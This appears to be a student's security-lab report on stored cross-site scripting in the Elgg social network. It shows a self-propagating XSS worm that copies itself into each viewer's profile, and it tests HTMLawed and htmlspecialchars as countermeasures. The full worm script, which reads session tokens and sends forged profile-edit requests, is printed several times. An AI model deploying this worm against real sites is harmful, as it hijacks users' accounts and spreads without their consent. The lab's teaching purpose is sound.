


About me
SAMY is My HERO

Question 3 After removing line 1 and repeat the task, Alice's profile was not changed and the attack is failed.



The reason that if we remove the line 1, Samy's profile will be changed first when we put the malicious code in its about me field, so Samy's profile was changed and when others view Samy's profile, the malicious code won't be trigged.




Samy

About me

SAMY is My HERO

1.7 Task 6: Writing a Self-Propagating XSS Worm

Experiment: We can contruct the following code and place it inside Samy's profile.




```
<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var des = "&description=SAMY+is+My+HERO" + wormCode;
des += "&accesslevel%5Bdescription%5d=2";
var content=token+ts+userName+des+guid;

var samyGuid=47; //FILL IN
//Create and send Ajax request to modify profile
if (elgg.session.user.guid != samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Now, let's log in as Samy and copy-paste the above code to the **About me** field.



Edit profile

Display name

Samy

About me


```
<script id=worm>
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
```

Public

Then let's log out and log in as Alice, then view Samy's profile to see what will happen.

Observation: After viewing Samy's profile, Alice's profile got changed and when we try to edit Alice's profile, we can found the code is injected.




Alice

About me

SAMY is My HERO

No friends yet.



Edit profile

Display name

Alice


About me

```
<p>SAMY is My HERO<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
```

Public

Now let's log in as Boby and view Alice's profile, see what will happen. After viewing Alice's profile, Boby's profile got changed and when we try to edit Boby's profile, we can found the code is injected.



Boby

About me

SAMY is My HERO

Edit profile

Display name: Boby


About me

```
<p>SAMY is My HERO<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
```

1.8 Task 7: Countermeasures

Observation: After activating the **HTMLawed** plugin, let's log in as Boby and view its profile. From the following screenshot we can find that although the malicious message "Samy is My HERO" is still deplaying, the worm code also get deplayed.



Alice

About me


```
SAMY is My HERO
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time
Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var des = "&description=SAMY+is+My+HERO" + wormCode;
des += "&accesslevel%5Bdescription%5d=2";
var content=token+ts+userName+des+guid;
```

No friends yet.

After uncomment out the lines contain *htmlspecialchars* and revisit the victim's profile, we can find that the special characters like "<" was transformed to "&lt" and ">" was tranformed to "&gt".



Boby

About me

```
SAMY is My HERO var headerTag = "&ltscript id=\"worm\"
type=\"text/javascript\"&gt"; var jsCode =
document.getElementById("worm").innerHTML; var tailTag =
"&lt/" + "script&gt"; var wormCode =
encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function(){ //JavaScript code to access user
name, user guid, Time Stamp __elgg_ts //and Security Token
__elgg_token var userName=elgg.session.user.name; var
guid="&guid="+elgg.session.user.guid; var
ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var token="&
```